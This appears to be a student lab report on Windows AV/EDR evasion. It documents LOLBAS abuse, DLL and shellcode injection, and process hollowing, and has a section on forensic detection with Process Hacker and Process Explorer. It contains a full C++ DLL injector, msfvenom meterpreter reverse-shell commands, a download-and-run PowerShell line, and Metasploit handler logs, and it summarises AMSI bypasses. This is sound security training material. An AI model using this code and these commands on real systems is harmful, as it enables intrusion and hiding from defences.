


Part 3: Additional LOLBAS Binaries

Three additional Windows binaries with significant abuse potential were identified and documented from the LOLBAS Project (lolbas-project.github.io):

- Bitsadmin.exe – Background Intelligent Transfer Service manager. Can be abused to download files from the internet or execute binaries stored in Alternate Data Streams (ADS), providing both download and execution capabilities with potential persistence via BITS job notifications.
- Cscript.exe – Windows Script Host command-line tool. Can execute VBScript or JScript stored in Alternate Data Streams, enabling script execution from non-standard locations that bypass file-based scanning and application whitelisting.
- Control.exe – Windows Control Panel launcher. Can execute arbitrary .cpl (Control Panel) files or DLLs including those stored in Alternate Data Streams, bypassing application whitelisting in environments where control.exe is not restricted.

Additional notable binaries documented: Rundll32.exe (DLL execution from SMB share or via JavaScript via Shdocvw.dll OpenURL), which can load executable payloads through .url files without triggering standard AV scanning.



Task 4: Process Injection & Hollowing

Process injection and process hollowing are advanced post-exploitation techniques used to hide malicious code execution inside legitimate system processes. Instead of running a standalone malicious executable, the attacker injects shellcode or a DLL into a running trusted process (like notepad.exe or explorer.exe), making the malicious activity appear to originate from a benign Windows binary.

Part 1: Process Injection (DLL & Shellcode)

Classic DLL Injection (C++)

The classic DLL injection technique uses four Windows API calls to inject a DLL into a running target process:


- OpenProcess – Opens the target process (notepad.exe) with PROCESS_ALL_ACCESS permissions
- VirtualAllocEx – Allocates a memory region inside the target process to hold the DLL path string
- WriteProcessMemory – Writes the full DLL path into the allocated memory region
- CreateRemoteThread – Creates a new thread in the target process that calls LoadLibraryA with the DLL path, causing Windows to load the DLL into the target process's address space

A test payload DLL was compiled in C++ that displays a MessageBox on load, confirming successful injection. The injector was compiled using MSVC (cl.exe) or MinGW (g++). Upon execution, the MessageBox appeared and payload.dll was visible under notepad.exe's Modules tab in Process Hacker.

Shellcode Injection (C#)

The C# variant uses P/Invoke to call the same Windows API functions but injects raw shellcode (generated with msfvenom -f csharp) instead of a DLL path. An additional step — VirtualProtectEx — is required to change memory protection from RW to RX before creating the remote execution thread.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.100.8 LPORT=4444 -f dll -o
evil.dll
```




```
OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid)          // Handle to target process
VirtualAllocEx(hProc, NULL, 256, MEM_COMMIT, PAGE_READWRITE) // Remote memory
WriteProcessMemory(hProc, pRemoteMem, dllPath, len, NULL)    // Write DLL path
CreateRemoteThread(hProc, NULL, 0, LoadLibraryA, pRemoteMem, 0, NULL) // Execute
```

```
└─$ cat > ~/Desktop/week9/injector.cpp << 'EOF'
#include <windows.h>
#include <stdio.h>

int main() {
    // Target process — notepad kholo manually pehle
    DWORD pid = 0;
    printf("Enter target PID: ");
    scanf("%d", &pid);

    HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    if (!hProc) { printf("OpenProcess failed\n"); return 1; }

    LPVOID pRemoteMem = VirtualAllocEx(hProc, NULL, 256, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pRemoteMem) { printf("VirtualAllocEx failed\n"); return 1; }

    const char* dllPath = "C:\\Temp\\evil.dll";
    WriteProcessMemory(hProc, pRemoteMem, dllPath, strlen(dllPath)+1, NULL);

    HANDLE hThread = CreateRemoteThread(hProc, NULL, 0,
        (LPTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA"),
        pRemoteMem, 0, NULL);

    if (hThread) printf("[+] DLL Injected successfully!\n");
    else printf("[-] Injection failed\n");

    CloseHandle(hThread);
    CloseHandle(hProc);
    return 0;
}
EOF
```

```
sudo apt install mingw-w64 -y
x86_64-w64-mingw32-g++ injector.cpp -o injector.exe -lws2_32
sudo cp injector.exe /var/www/html/injector.exe
```

```
└─$ sudo apt install mingw-w64 -y
mingw-w64 is already the newest version (14.0.0-1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2284
```

Part 2: Process Hollowing

Process hollowing is a more sophisticated injection technique where a legitimate process is created in a suspended state, its original executable image is unmapped from memory (hollowed out), and replaced with the attacker's shellcode before the process resumes execution.


The step-by-step procedure:

- CreateProcess with CREATE_SUSPENDED flag – Starts a trusted process (notepad.exe) before it executes any code
- NtUnmapViewOfSection – Unmaps the original executable image from the suspended process's memory space, hollowing it out
- VirtualAllocEx + WriteProcessMemory – Allocates new memory and writes the shellcode payload into the hollowed process
- SetThreadContext – Updates the thread's RIP register to point to the shellcode entry point
- ResumeThread – Resumes execution, with the OS now running the shellcode under the cover of the legitimate process


Three approaches were demonstrated: PowerSploit's Invoke-CreateProcessHollowing.ps1 (no-compile PowerShell approach), a custom C++ implementation (compiled with MinGW and MSVC), and Metasploit's exploit/windows/local/process_hollowing module for a fully automated approach.


Key observation: From Windows Task Manager's perspective, the hollowed process appears completely legitimate. Only deep memory inspection tools can identify the discrepancy between the loaded image and the executing code.






















Part 3: Verification with Process Hacker & Sysinternals Suite

Process Hacker

Process Hacker was used for deep memory inspection of the target process after injection and hollowing. The following forensic indicators were examined:


- Memory Regions Tab – Searched for RWX (Read-Write-Execute) memory regions. Legitimate code sections are typically RX or R; RWX regions are a strong forensic indicator of injected shellcode.
- Unbacked Memory – Injected shellcode resides in private memory not backed by any file on disk, unlike legitimate image sections which map to a PE file on the filesystem.
- Strings Extraction – Right-clicking a suspicious RWX region and selecting 'Strings' extracted human-readable content from memory, revealing shellcode-related strings (calc.exe, C2 domain) and confirming injection.
- Thread Call Stacks – Threads with start addresses pointing to non-image memory (not associated with any loaded DLL) were identified as strong indicators of injected shellcode execution.


Sysinternals Process Explorer

Process Explorer provided additional verification methods:

- Lower Pane DLL View – The hollowed process's main executable was missing from the module list, or replaced by the payload's image — a definitive sign of process hollowing.
- Verified Signer Column – A hollowed or injected process showed as 'Unable to Verify' even for known Microsoft-signed binaries, because the in-memory content no longer matches the original signed executable.
- Image Tab (Process Properties) – The Path and Command Line fields showed inconsistencies between what was reported in the PEB (Process Environment Block) and what was actually executing in memory.







```
└─$ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 100.100.100.8; set LPORT 5555; run"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
LHOST ⇒ 100.100.100.8
LPORT ⇒ 5555
[*] Started reverse TCP handler on 100.100.100.8:5555
[*] Sending stage (203846 bytes) to 100.100.100.3
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=100.100.100.8 LPORT=6666 -f c -v
shellcode > /tmp/sc.txt
```

```
1. CreateProcessA('notepad.exe', CREATE_SUSPENDED)        // Create in suspended state
2. VirtualAllocEx(hProcess, RWX)                         // Allocate RWX memory
3. WriteProcessMemory(hProcess, mem, shellcode)           // Write shellcode
4. GetThreadContext + SetThreadContext (RIP = mem)        // Hijack RIP register
5. ResumeThread(hThread)                                 // Resume execution
```

```
python3 -c "sc=open('/tmp/sc.txt').read(); # inject into hollow.cpp"
x86_64-w64-mingw32-g++ hollow.cpp -o hollow.exe -lntdll
sudo cp hollow.exe /var/www/html/hollow.exe
```

```
└─$ x86_64-w64-mingw32-g++ ~/Desktop/week9/hollow.cpp -o ~/Desktop/week9/hollow.exe -lntdll
sudo cp ~/Desktop/week9/hollow.exe /var/www/html/hollow.exe
echo "done"
```


```
└─$ x86_64-w64-mingw32-g++ ~/Desktop/week9/hollow.cpp -o ~/Desktop/week9/hollow.exe -lntdll
sudo cp ~/Desktop/week9/hollow.exe /var/www/html/hollow.exe
echo "done"
done
```

```
msfconsole -q -x "use exploit/multi/handler; set payload
windows/x64/meterpreter/reverse_tcp; set LHOST 100.100.100.8; set LPORT 6666; run"
```

```
iwr http://100.100.100.8/hollow.exe -o C:\Temp\hollow.exe
.\hollow.exe
```

```
PS C:\Temp> iwr http://100.100.100.8/hollow.exe -o C:\Temp\hollow.exe
PS C:\Temp> .\hollow.exe
[*] Creating suspended notepad.exe...
[+] Suspended PID: 3816
[+] Allocated RWX memory at: 0000016daf450000
[+] Shellcode written to process memory
[+] Thread context hijacked ΓÇö RIP -> shellcode
[+] Process resumed ΓÇö hollow complete!
```

```
└─$ msfconsole -q -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST 100.100.100.8; set LPORT 6666; run"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
LHOST ⇒ 100.100.100.8
LPORT ⇒ 6666
[*] Started reverse TCP handler on 100.100.100.8:6666
[*] Sending stage (203846 bytes) to 100.100.100.3
```



Challenges Faced

Throughout Week 9, several technical and environmental obstacles were encountered while executing the AV/EDR evasion tasks. Overcoming these challenges strengthened practical problem-solving skills and deepened the understanding of both offensive techniques and the underlying defensive mechanisms they target.

1. PE Header Anomalies Blocking UPX Compression

Several MSFVenom-generated payloads failed to compress with UPX due to malformed PE header sections. Standard UPX runs returned errors citing invalid headers, preventing the packing step entirely. A custom Python script (fix_pe_aggressive.py) had to be written and iteratively refined to repair these anomalies, which required a detailed understanding of the PE file format, section alignment, and the specific header fields that UPX validates before processing.

2. AMSI Reflection Bypass Flagged by EDR Telemetry

The .NET reflection-based AMSI bypass was detected by EDR telemetry monitoring internal .NET reflection calls targeting the AmsiUtils class. This made the technique unreliable in monitored environments. Resolving this required switching to the native AmsiScanBuffer memory-patch approach, which demanded a deeper understanding of Windows memory protection flags, VirtualProtect usage, and the layout of functions within amsi.dll at the assembly level.

3. MinGW Cross-Compilation Toolchain Issues

Compiling the JoeCrypter AES shellcode stub from Kali Linux using the MinGW cross-compiler (x86_64-w64-mingw32-gcc) was hindered by missing toolchain packages and unresolved library dependencies. The compilation process required manually installing and configuring the correct MinGW toolchain version, adjusting linker flags, and verifying that the resulting Windows PE binary executed correctly on the target system without triggering import-resolution errors at runtime.

4. Process Hollowing Instability and Timing Issues

The custom C++ process hollowing implementation experienced intermittent crashes during the NtUnmapViewOfSection step. Debugging revealed that the suspended notepad.exe process would occasionally resume prematurely before the memory replacement was complete, causing access violations. The issue was traced to incorrect context-save timing and required careful synchronization using thread-context inspection before and after each API call to ensure the shellcode entry point was correctly set prior to resuming the thread.

5. Invoke-Obfuscation Execution Policy and Import Errors

Invoke-Obfuscation failed to load initially on the Windows Server 2022 target due to restrictive PowerShell execution policies and module import errors caused by script-block logging interfering with the module's internal import mechanism. Resolving this required bypassing the execution policy as a prerequisite step and loading the module in a manner that avoided

triggering AMSI before the bypass was in place — a circular dependency that required careful sequencing of the attack steps.

6. Squiblydoo HTTPS Certificate Verification Failures

When testing the Regsvr32.exe Squiblydoo attack over HTTPS, the self-signed certificate on the attacker's Apache server caused TLS verification failures on the Windows target, preventing the .sct script from being fetched. This required configuring the hosted .sct file to instruct the client-side script handler to skip certificate verification, and also involved testing multiple delivery variations (standard HTTP, alternate ports, and SMB UNC paths) to identify which channels succeeded in the lab network topology.

Summary

Week 9 covered one of the most practically relevant areas of offensive security: evading the defensive controls that modern Windows environments rely on. All four tasks were executed in a controlled Kali Linux → Windows Server 2022 lab environment and all tasks were completed successfully.

Task 1 demonstrated a complete payload evasion workflow — from a raw MSFVenom payload (immediately detected by Windows Defender) through encoding with shikata_ga_nai and xor_dynamic, UPX packing across three compression modes, AES-128 crypter wrapping via JoeCrypter, and finally stealthy C2 delivery via Villain over HTTPS. Each successive step reduced the AV detection rate, illustrating precisely how signature-based detection fails against layered evasion techniques.

Task 2 targeted AMSI, the in-memory scanning layer that catches PowerShell-based attacks even when no file touches disk. Both the reflection bypass (amsiInitFailed field manipulation) and the native AmsiScanBuffer memory patch were implemented and confirmed working on Windows Server 2022. Invoke-Obfuscation was then used to add script-level obfuscation on top, combining memory-level and pattern-level evasion.

Task 3 demonstrated LOLBAS techniques — using Certutil.exe to download payloads from the Kali attacker machine and Regsvr32.exe (Squiblydoo) to execute remote scripts entirely from memory without any disk artifacts. Three additional binaries (Bitsadmin, Cscript, Control.exe) were documented with their specific abuse scenarios. These techniques highlight the significant challenge defenders face when Microsoft-signed system binaries are weaponized.

Task 4 covered process injection (DLL injection via Windows API in C++, shellcode injection in C#) and process hollowing (suspending notepad.exe, replacing its image with shellcode, resuming execution). Process Hacker and Sysinternals Process Explorer were used for forensic verification, confirming that RWX memory regions, unbacked memory, and missing signed modules are reliable indicators of process injection and hollowing activity.

Collectively, this week reinforced a fundamental principle: effective offensive security requires not just individual techniques, but understanding how they chain together. Signature evasion, in-memory execution, LOLBAS, and process injection represent layered approaches that, when combined, can operate below the detection threshold of most standard enterprise security solutions — underscoring why defense-in-depth and behavioral monitoring are essential.